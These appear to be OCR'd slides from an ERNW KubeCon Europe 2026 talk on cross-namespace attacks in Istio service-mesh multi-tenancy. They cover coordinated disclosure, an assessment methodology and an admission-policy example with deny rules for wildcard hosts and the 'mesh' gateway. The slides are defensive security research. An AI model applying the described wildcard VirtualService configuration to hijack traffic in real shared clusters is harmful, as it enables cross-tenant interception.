
Breaking Multi-Tenancy Again **And Again**

Cross-Namespace Attacks on Data Plane

Back to Istio & Its Service Mesh



Exploit & Impact



Coordinated Disclosure

- Istio maintainers consider this issue to be expected behavior
  - Purposeful user experience trade-off
  - And recommends the Gateway API as a replacement in Namespace-based Multi-Tenancy.
- Together with Istio, we published a Security Note and Blog Post to address this issue.
- Thanks to the Istio project!

ERNW
providing security.

KubeCon | CloudNativeCon
Europe 2026

What We Can Learn From It?

Methodology

Methodology


1. *Use:* Do I use Namespace-based Multi-Tenancy?
2. *Assess:* How do I identify potential weaknesses?
3. *Address:* How do I address them?

1. Do I use Namespace-based Multi-Tenancy?

Where is Namespace-based Multi-Tenancy commonly found:

- Multiple teams, **often *direct* access**
  - Deploy different applications into the same cluster
  - Typically, share a level of trust
- Multiple actors (often customers), **often *indirect* access**
  - Machine learning
  - CI/CD pipelines
  - Scripting capabilities in applications
  - Typically, untrusted
  - Sometimes, this is **unobvious** Namespace-based Multi-Tenancy

2. How do I identify potential weaknesses?



ERNW
providing security.

1. Use | 2. Assess | 3. Address

3. How do I address them?

- Deployment of vendor fixes
- Usage of existing admission policy sets
- Definition of custom policies

Kyverno has an excellent repository of policies: https://kyverno.io/policies/

Admission Controls

```yaml
apiVersion: networking.istio.io/v1beta1
kind: VirtualService
[...]
spec:
  gateways:
  - mesh
  hosts:
  - '*'
  http:
  - [...]
```

gateways:
- ⛔ 'mesh'
- ⛔ 'victim/[...]'
- ✅ 'allowed-gw'

hosts:
- ⛔ '*'
- ⛔ 'example.com'
- ✅ 'allowed-host.svc'

ERNW
providing security.

KubeCon | CloudNativeCon
Europe 2026

Conclusion

Conclusion

- Increase Awareness
  - Namespace-based Multi-Tenancy **is hard to get right.**
  - Its presence may be **unobvious.**
- Invest time to assess its **implications**.
  - Use our methodology as a guideline to assess clusters.

github.com/ernw/k8s-multi-tenancy

ERNW
providing security.

KubeCon | CloudNativeCon
Europe 2026

Thank you for your attention!

Lorin Lehawany
Security Analyst , ERNW
Mail: llehawany@ernw.de
LinkedIn: @lorin-lehawany

Sven Nobis
Senior Security Analyst, ERNW
Mail: snobis@ernw.de
LinkedIn: @sven-nobis

ERNW Blog: insinuator.net